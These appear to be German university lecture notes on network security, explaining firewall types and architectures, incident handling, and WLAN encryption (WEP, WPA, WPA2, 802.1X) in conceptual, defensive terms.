
5.2 Firewall-Typen

5.2.1 Paketfilter

Ein **Paketfilter** ist eine Software, die den ein- und ausgehenden Datenverkehr in einem Computernetz filtert. Dies dient in der Regel dem **Schutz des Netzes vor Angreifern**. Ebenso wichtig wie der Schutz gegen Angreifer von Außen ist der Schutz gegen **ungewollt ausgehende Pakete**; damit kann man z.B. erschweren, dass der **eigene Rechner** ungewollt und unbemerkt **Viren** im Internet verbreitet. Ein Paketfilter kann Teil einer Firewall sein.

5.2.1.1 Funktionsweise

Die Daten werden in einem Netz von dem sendenden Host in Datenpakete verpackt und versendet. Jedes Paket, das den Paketfilter passieren will, wird untersucht. Anhand der in jedem Paket vorhandenen Daten, wie Absender- und Empfänger-Adresse, entscheidet der Paketfilter auf Grund von Filterregeln, was mit diesem Paket geschieht. Ein unzulässiges Paket, das den Filter nicht passieren darf, wird entweder **verworfen** (im Fachjargon **DENY** oder **DROP** genannt), **an den Absender zurückgeschickt** mit der Bemerkung, dass der Zugriff unzulässig war (**REJECT**), oder **weitergeleitet** (**FORWARD** oder **PERMIT**) beziehungsweise **durchgelassen** (**ALLOW** oder **PASS**).



- Filterregeln pro Interface
- Nur statisches Routing
- „Drops“ protokollieren
- Kontrollfragen:

2 Regeln zur Verhinderung von IP-Spoofing?
Wo?

Regel für Interface 2? Notwendige Regeln,
damit Benutzer surfen können?

5.2.1.2 Bewertung

- + Geringer Funktionsaufwand, hoher Durchsatz
 - + Geringe oder gar keine Kosten
 - + Fast jeder Service wird unterstützt (Ausnahme: active FTP u. ä. Protokolle mit dynamisch vereinbarten Ports)
 - + Sehr transparent für die Endbenutzer
 - Direkter Austausch von IP-Paketen zwischen den angeschlossenen Netzen, daher Angriffe auf Protokoll-Stacks der beteiligten Rechner möglich
 - Viele ständig offene Ports auf der externen Seite
 - In komplexen Anwendungsfällen ist die Konfiguration schwer zu übersehen und zu warten
- IP-Spoofing**
- Keine Benutzer-Authentisierung möglich, daher einzige Quellidentifikation durch IP-Adresse, Angriffsmöglichkeit durch IP-Spoofing
 - Keine Inhaltskontrolle möglich
 - Protokollierung nur bis zum OSI-Layer 4 möglich (keine Dateinamen, URLs etc.)
 - Adressverschleierung nur durch NAT möglich
 - Die Offenheit für fast jedes Anwendungsprotokoll führt leicht zu „Quick-and-Dirty“-Freischaltungen ohne Risikoanalyse und Policy-Prüfung

zustandsbehaftet

5.2.2 Stateful Paketfilter

Ein Paketfilter heißt „stateful“, wenn er für ein ausgehendes Paket automatisch eine Regel erzeugt, die in einem bestimmten Zeitfenster (im Minutenbereich) die Antwort auf dieses Paket akzeptiert. Kommt die Antwort nicht oder wird die Zeit überschritten, verfällt die Regel. Prinzipiell können solche Filter auch mit Protokollen umgehen, die auf zwei Ports arbeiten, zum Beispiel FTP.

5.2.2.1 Bewertung

- + Durch Statusüberwachung und dynamische Port-Verwaltung weniger ständig offene Ports auf der externen Seite als bei einfachen Paketfiltern

Alle anderen Vor- und Nachteile entsprechen denen des einfachen Paketfilters.

5.2.3 Stateful Inspection Firewalls

Unter **Stateful Packet Inspection** (SPI), deutsche Bezeichnung "Zustandsorientierte Paketüberprüfung", versteht man eine dynamische Paketfiltertechnik, bei der jedes Datenpaket einer bestimmten aktiven Session zugeordnet wird.

Die Datenpakete werden analysiert und der Verbindungsstatus wird in die Entscheidung einbezogen. Bei dieser Technik, die in Firewalls eingesetzt wird, werden die Datenpakete (eigentlich: Segmente) während der Übertragung auf der Transportschicht (4. Schicht des OSI-Modells) analysiert und in dynamischen Zustandstabellen gespeichert. Auf Basis des Zustands der Datenverbindungen werden die Entscheidungen für die Weiterleitung der Datenpakete getroffen. Datenpakete, die nicht bestimmten Kriterien zugeordnet werden können oder eventuell zu einer DoS-Attacke gehören, werden verworfen. Firewalls mit SPI-Technik sind daher in sicherheitsrelevanten Anwendungen den reinen Paketfilter-Firewalls überlegen.

5.2.3.1 Bewertung


- + Möglichkeit der Einbindung von Prüfmöglichkeiten auf höheren OSI-Layern
- Prüfmöglichkeiten nur für wenige Protokolle realisiert

Alle anderen Vor- und Nachteile entsprechen denen des oben beschriebenen Stateful Packet Filters.

5.2.4 Application Layer Gateway

Dieser Firewall-Typ konzentriert seine Überwachungsfunktionen auf die Anwendungsebene. Für jedes behandelte Anwendungsprotokoll gibt es ein spezielles Prüfprogramm, „Proxy“ (auch Relay oder Gate) genannt, das den Datenstrom dieser Anwendung genau analysiert. Daher wird dieser Typ auch als **Proxy-Firewall** bezeichnet. Ein Proxy überprüft auf jeden Fall die Einhaltung des Anwendungsprotokolls, für das er geschrieben wurde.

- Proxy heisst „**Bevollmächtigter**“ → handelt (nach innen oder aussen) für Client
- Kann auch **Nutzdaten** (nicht nur Header) in Analyse einbeziehen d.h. er kann die Pakete öffnen und genauer untersuchen...
- Proxys sind notwendig für inhaltsbezogene Filterung
- Nicht für jede Applikation verfügbar
- Anwender "kommuniziert" **nicht mehr direkt** mit Server!



5.2.4.1 Bewertung

Application Layer Gateway

- + Kein IP-Paketaustausch zwischen den angeschlossenen Netzen
- + Protokollüberprüfung
- + Filtermöglichkeit von Protokollelementen
- + Unterstützt Benutzer-Identifizierung und -Authentisierung
- + Untersuchung auf Schadsoftware möglich (z. B. Viren, aktive Inhalte)
- + Einbindmöglichkeit zusätzlicher Dienste (z. B. Virenscanner, Webcache)
- + Detaillierte Protokollierungsmöglichkeiten (z.B. Dateinamen, URLs, Identifizierungs- und Authentisierungs-Informationen)
- + Adressverschleierung erfolgt auf IP-Ebene automatisch
- + Vollständige Statusverfolgung, virtuelle UDP-Verbindungen
- Geringerer Durchsatz wg. höherer Ressourcenbelastung
- Höherer Entwicklungsaufwand
- Erhöhter Betriebsaufwand durch protokollspezifische Konfiguration und Protokollierung
- Für jede Anwendung wird ein spezifischer Proxy benötigt, sofern nicht generische Proxies zum Einsatz kommen

5.2.5 Schlussfolgerung

Gateways: (z.B. Web Application Firewall's)

- Umfangreiche **Protokollierung** möglich (bis Layer 7)
- **Benutzeroauthentifizierung** (durch Gateway) möglich
- Direkte Verbindungen werden i.d.R. **unterbunden**
- Proxy-Dienste stellen Verbindungen her, alles andere ist verboten (insbesondere kein IP-Forwarding)

Abhängigkeit von der Anwendung nimmt so ab:

- Application-Level-Proxy (höchste Abhängigkeit)
- Zustandsabhängiger Paketfilter
- Circuit-Level-Proxy (generischer Proxy)
- Dynamischer Paketfilter
- Paketfilter (geringste Abhängigkeit)


5.2.6 Fragen zu Gateways

- Unter welcher IP-Adresse „sieht“ ein Webserver einen Client Browser, der via HTTP Proxy arbeitet?
- Wie können Circuit-Level-Proxies für verschiedene Clients Verbindungen zu unterschiedlichen Zielen im Internet herstellen?
- „Transparente“ ALGs arbeiten von den Clients unbemerkt. Wieso kommen dann die Requests überhaupt zu ihnen?
- Welche IP-Adressen werden von "transparenten" ALGs ersetzt und welche nicht?

5.3 Konfigurationsmanagement

3 Varianten des Konfigurationsmanagements:

- „**Turnschuh-Schnittstelle**“ (mit Datenträger zur Komponente laufen): praktisch, da mit Backup-Konzept für Konfigurationsdaten koppelbar
- **Konfiguration nur lokal auf Komponente** Braucht auch Turnschuhe, Backup / Doku gesondert organisieren
- **Dediziertes Management-Netz**
Erfordert zusätzliche bauliche Massnahmen, hat aber den Vorteil, dass auch Authentisierungsmechanismen in die Regeln eingebaut werden können, ohne die dazu notwendigen Daten oder Verbindungen zusätzlichen Risiken auszusetzen (siehe nächste Folie)



5.3.1 Management Netz


- Physikalisch getrenntes Netz für die Administration der FW
- Keine Administration über andere Netzwerkschnittstellen!
- Zugriff auf Benutzer-DB zwecks Authentisierung und individueller Regeln

5.4 Firewall-Architekturen

- Position:
 - Firewall so „weit draussen“ wie möglich
 - möglichst viele Rechner „innen“
- Zweistufigkeit:
 - Zwei Filterstufen (eventuell mit unterschiedlicher Hard-und Software)
 - z.B. Paketfilter und dual-homed Application-Gateway
 - Unterschiedliche (Betriebs)systeme (nicht die gleichen Schwachpunkte / Fehler durch die Hersteller der Software)
 - Unterschiedliche Konfiguration der FW-Regeln (nicht die gleichen Fehler bei der Formulierung der Regeln machen)


5.4.1 Nur ein ALG (Application Layer Gateway)

- Nach reinem Paketfilter einfachste Möglichkeit
- dual-homed Application-Gateway
- wir so oft „Bastion Host“ genannt
- Wann sinnvoll?




5.4.2 Screened Subnet mit Single-Homed ALG

- DMZ
- WWW oder DNS Server in DMZ
- Frage:
Wo können private IP-Adressen benutzt werden? *hinter Gateway*
- Vor-/Nachteile?
- Kontrollfragen:
Regel gegen Spoofing?
Regel für WWW Server




5.4.3 Screened Subnet mit Multi-Homed ALG

- Klassischer Fall bei öffentlich zugänglichen Servern
- 5 „Vertrauensklassen“ von Netzen unterscheidbar
- Auch gegen Angriffe von innen sensibel



5.4.4 Name-Server-Splitting (DNS)

- Aufteilung auf zwei Server
- Nur einer von aussen erreichbar
- Gut konfigurierbar, welche Namen von aussen sichtbar sein sollen
- Aufgabenverteilung?
- Minimaler Verbindungsbedarf des inneren NS?



5.4.5 Problem aktive Inhalte

- Benutzerverantwortung (eingeschränkte Zulassung)
 - ActiveX-Applets
 - JavaScripts
- Auf Proxy entsprechende Tags analysieren
 - schwierig bei komprimierter Übertragung
 - praktisch unmöglich bei verschlüsselten Inhalten oder Mail-Attachments
- Auf Signaturen prüfen
 - Erfordert aktuelle Signatur DB gefährlicher Inhalte
 - Auf Attachments anwendbar (Kenntnis der Gefahr vorausgesetzt)

5.5 Protokollierung und Analyse


- Verhalten bei Angriffen:
 - **Erkennung** (ungewöhnl. Verbindungen, Zeiten, Änderungen,...)
 - **Erste Bewertung** der Schwere / Erste Reaktion festlegen
ein / mehrere Systeme? Schutzwürdigkeit?
ggf. **Layer-1 Interrupt** am richtigen Kabel (Kennzeichnung)
 - **Genauere Analyse** (in Ruhe)
CERTs konsultieren (ist allgemein etwas bekannt?)
 - **Beweismittel sichern** (Logfiles, gesamte Disk, ggf. signieren)
 - **Wiederherstellung** eines sicheren Zustandes
inkl. Integritätsprüfung
 - **Dokumentation** des Vorfall und abschliessende Bewertung

5.6 Risiken und Grenzen

- Komplexität der Tools für die FW-Konfiguration
- Kontinuierliche Administration mit Audits nötig:
kein eigentlicher Abschluss des „Projekts Firewall“
- FW bieten keinen primären Schutz vor Malware
- Mobile Geräte => BYOD (Bring your one device)
- Umgehung des „Single Point of Entry“ durch Modems oder WLANs
- Hohe Verbreitung von Webservices ist eine Gefahr
- Voice- oder Multimedia-Applikationen, welche Ports „freiprügeln“ (→ STUN)
- Unübersichtlich grosse Applikationen mit div. Features und Plug-Ins
- Zu wenig auf Sicherheit ausgelegtes Programmdesign

5.7 Tunneling

„Erfolgreich“ installierte Malware kann die erlaubten Protokolle für unerlaubte Zwecke nutzen!




→ Firewall verhindert nicht die Wirkung des trojanischen Pferdes

→ Klinix Fallstudie!!

→ Firewall-Regeln studieren (inkl. Directions)

Diese Graphik müssen Sie verstehen!

Figure 7.3. Traffic Directions



6 Kapitel – WLAN-Sicherheit

6.1 Hacking & Cracking – eine Übersicht

6.1.1 Begriffe

6.1.1.1 Hacking

Ursprünglich: Exzellente ProgrammierInnen mit aussergewöhnlichen Kenntnisse der Hard- und Software (z.B. Computer-Systeme verbessern, optimieren oder schützen, indem neue Wege beschritten werden [Design-Fehler]).

6.1.1.2 Cracking

Besitzt oft dieselben Fähigkeiten wie HackerInn, setzen diese aber in böswilliger Absicht ein (z.B. unberechtigte Systemzugriffe um Passwörter um cracken).


6.1.2 Organisation der Hacker/Cracker

- Meistens in Gruppen organisiert, gelegentlich arbeiten sie auch Einzel
- Gut organisiert dank Beherrschung der Kommunikation durch verschiedenste Kanäle (meist basierend auf dem Internet)
- Gruppenanlässe, wie die Hacker-Konvente DefCon (<http://www.defcon.org>) und Blackhat Briefings (<http://www.blackhat.com>) oder der Chaos Communication Congress (<http://www.ccc.de>)
- Viele Hacker kommunizieren oft via IRC-Kanäle (z.B. #Hack, #As-mag, #HackPhreak)
- Probleme: Zunahme der Anzahl script-kiddies und des Einflussbereiches Organisierter Kriminalität

6.1.3 Typen von Hackern/Crackern

- **Ethische Hacker** (rechtskonform / firmenintern / forensisch)
- **Script Kiddies** (Gefahr: Können oft nicht abschätzen, wie gross der Schaden wird)
- **Phreaks** („Phone Freaks“ -> woher kommt wohl der Ausruck?)
- **Whitehats** (Fachleute, Bruce Schneier, Hinweise nur an Hersteller)
- **Greyhats** (Generelle Offenlegung von Sicherheitslücken -> Exploits)
- **Blackhats**
 - Crackerszene
 - Schrecken nicht vor Straftaten zurück
 - Sehen mittlerweile immer mehr das Geld
 - Publizieren (z.T. compilierte) Exploits (Markt existiert!)
 - Entwickeln Trojaner und Agenten für Systemeinbrüche
- «**Normale** Kriminelle», die Cracking-Tools für «gewöhnliche» Straftaten einsetzen (als Werkzeug)

6.1.4 Vorgehen eines Hackers/Crackers



Demonstration des Vorgehens anhand eines Laborversuches
in nächster Vorlesung!

6.2 Sicherheit von Wireless-LAN

6.2.1 Sichere W-LAN-Struktur

Es gibt sichere WLANs!

- **Implementation nur mit aktueller Sicherheitstechnologie**
 - PKI
 - - Sichere kryptographische Protokolle (fehlerfrei implementiert)
- **Verzeichnisdienst zur Verwaltung**
 - - Benutzer
 - Zertifikate
 - Zugriffsrichtlinien
- **Autorisierungsdienst**
 - - Abgestimmt auf Verzeichnisdienst

6.2.2 WEP (Wired Equivalent Privacy)

Wired Equivalent Privacy (WEP) ist das ehemalige Standard-Verschlüsselungsprotokoll für WLAN. Es sollte sowohl den Zugang zum Netz regeln, als auch die Vertraulichkeit und Integrität der Daten sicherstellen. Aufgrund verschiedener Schwachstellen gilt das Verfahren als unsicher. Die Berechnung des Schlüssels aus einigen Minuten an aufgezeichneten Daten dauert normalerweise nur wenige Sekunden. Daher sollten WLAN-Installationen die sicherere WPA2-Verschlüsselung verwenden.

6.2.2.1 Probleme bei WEP

- No longer use it!
- WEP-Key bleibt gleich
 - IV ist zu klein IV := Initialisierungsvektor 24 Bit => 2^{24}
(nur 16777216 verschiedene RC4-Keys pro WEP-Key)
 - CRC-32 ungeeignet

6.2.3 WPA (Wireless Protected Access)

Wi-Fi Protected Access (WPA) ist eine Verschlüsselungsmethode für ein Drahtlosnetzwerk (Wireless LAN). Der Nachfolger ist WPA2. WPA enthält die Architektur von WEP, bringt jedoch zusätzlichen Schutz durch dynamische Schlüssel, die auf dem **Temporal Key Integrity Protocol (TKIP)** basieren, und bietet zur Authentifizierung von Teilnehmern **Pre-shared key (PSK)** oder **Extensible Authentication Protocol (EAP)** über IEEE 802.1X an.

WPA basiert auf der **RC4-Stromchiffre**, die schon für WEP genutzt wurde. Im Gegensatz zu WEP benutzt WPA **nicht nur einen 48 Bit langen Initialisierungsvektor (IV), sondern auch eine Per-Packet-Key-Mixing-Funktion, einen Re-Keying-Mechanismus sowie einen Message Integrity Check (MIC)**.

Die Authentifizierung über EAP wird meist in großen Wireless-LAN-Installationen angewendet, da hierfür eine Authentifizierungsinstanz in Form eines Servers (z.B. ein RADIUS-Server) benötigt wird. In kleineren Netzwerken, wie sie im SoHo-Bereich (Small Office, Home Office) häufig auftreten, werden meist PSK (Pre-Shared-Keys) benutzt. Der PSK muss somit allen Teilnehmern des Wireless-LAN bekannt sein, da mit seiner Hilfe der Sitzungsschlüssel generiert wird.

→ WPA erschwert Angriffe deutlich, macht sie aber nicht unmöglich -> Angriff auf Preshared-Key bleibt möglich


6.2.4 WPA 2

Wi-Fi Protected Access 2 (WPA2) ist die Implementierung eines Sicherheitsstandards für Funknetzwerke nach den WLAN-Standards IEEE 802.11a, b, g und n und basiert auf dem Advanced Encryption Standard (AES). Er stellt den Nachfolger von WPA dar, das wiederum auf dem mittlerweile als unsicher geltenden Wired Equivalent Privacy (WEP) basiert.

Gilt derzeit als sicher:

- Schlüsselmanagement verbessert:
 - Nicht mehr nur ein einziger "Preshared Key" möglich
 - Benutzer-Credentials beim Aufbau der verschlüsselten Verbindung mit einbezogen -> individueller Schlüssel!
 - Kein Abhören der Nachbarstation im gleichen Netz mehr möglich

6.2.5 Prinzip der Einbindung eines Clients



Quelle: Microsoft Planungshandbuch:
Sichern von WLANs mit Zertifikatsdiensten
<http://www.microsoft.com/germany/technet/datenbank/articles/900170.mspx> (15.11.05)

1. Der WLAN-Client muss dem Authentifizierungsdienst seine Anmeldeinformationen bereitstellen, bevor der Zugriff auf das WLAN erfolgen kann.
2. Wenn sich der Clientcomputer im Empfangsbereich des WLAN-APs befindet, versucht er, eine Verbindung zu dem WLAN herzustellen, das an diesem Zugriffspunkt aktiv ist. Das WLAN wird über seine SSID (Service Set ID) identifiziert. Der Client erkennt die WLAN-SSID und bestimmt anhand dieser SSID, welche Einstellungen und welcher Typ von Anmeldeinformationen für dieses WLAN zu verwenden sind.
3. Der RADIUS-Server gleicht die Anmeldeinformationen des Clients mit dem Verzeichnis ab. Bei erfolgreicher Authentifizierung des Clients stellt der RADIUS-Server Informationen zusammen, anhand derer er entscheiden kann, ob der Client für die Nutzung des WLANs autorisiert werden kann.
4. Wenn dem Client der Zugriff gewährt wird, sendet der RADIUS-Server den Clienthauptschlüssel an den WLAN-AP. Der Client und der WLAN-AP verfügen jetzt über gemeinsame Schlüssel, mit denen sie den gegenseitigen WLAN-Verkehr ver- bzw. entschlüsseln können.
5. Der AP stellt dann die Client-WLAN-Verbindung zum internen LAN her, so dass der Client

uneingeschränkt auf die Systeme im internen Netzwerk zugreifen kann. Der Verkehr, der zwischen dem Client und dem AP gesendet wird, ist nun verschlüsselt.

- Falls der Client eine IP-Adresse benötigt, kann er jetzt einen DHCP-Lease (Dynamic Host Configuration Protocol) von einem Server auf dem LAN anfordern. Sobald die IP-Adresse zugewiesen wurde, kann der Client normal mit Systemen im übrigen Netzwerk kommunizieren.

802.1x Am Netzwerkzugang, einem physischen Port im LAN, einem logischen IEEE 802.1Q VLAN oder einem WLAN, erfolgt die Authentifizierung eines Teilnehmers durch den Authenticator, der mittels eines Authentifizierungsservers (RADIUS-Server) die durch den Teilnehmer (Supplikant) übermittelten Authentifizierungsinformationen prüft und gegebenenfalls den Zugriff auf die durch den Authenticator angebotenen Dienste (LAN, VLAN oder WLAN) zulässt oder abweist

TKIP Temporal Key Integrity Protocol wurde entwickelt, um WEP zu ersetzen, ohne dass neue bzw. zusätzliche Anforderungen an die Hardware gestellt wurden.

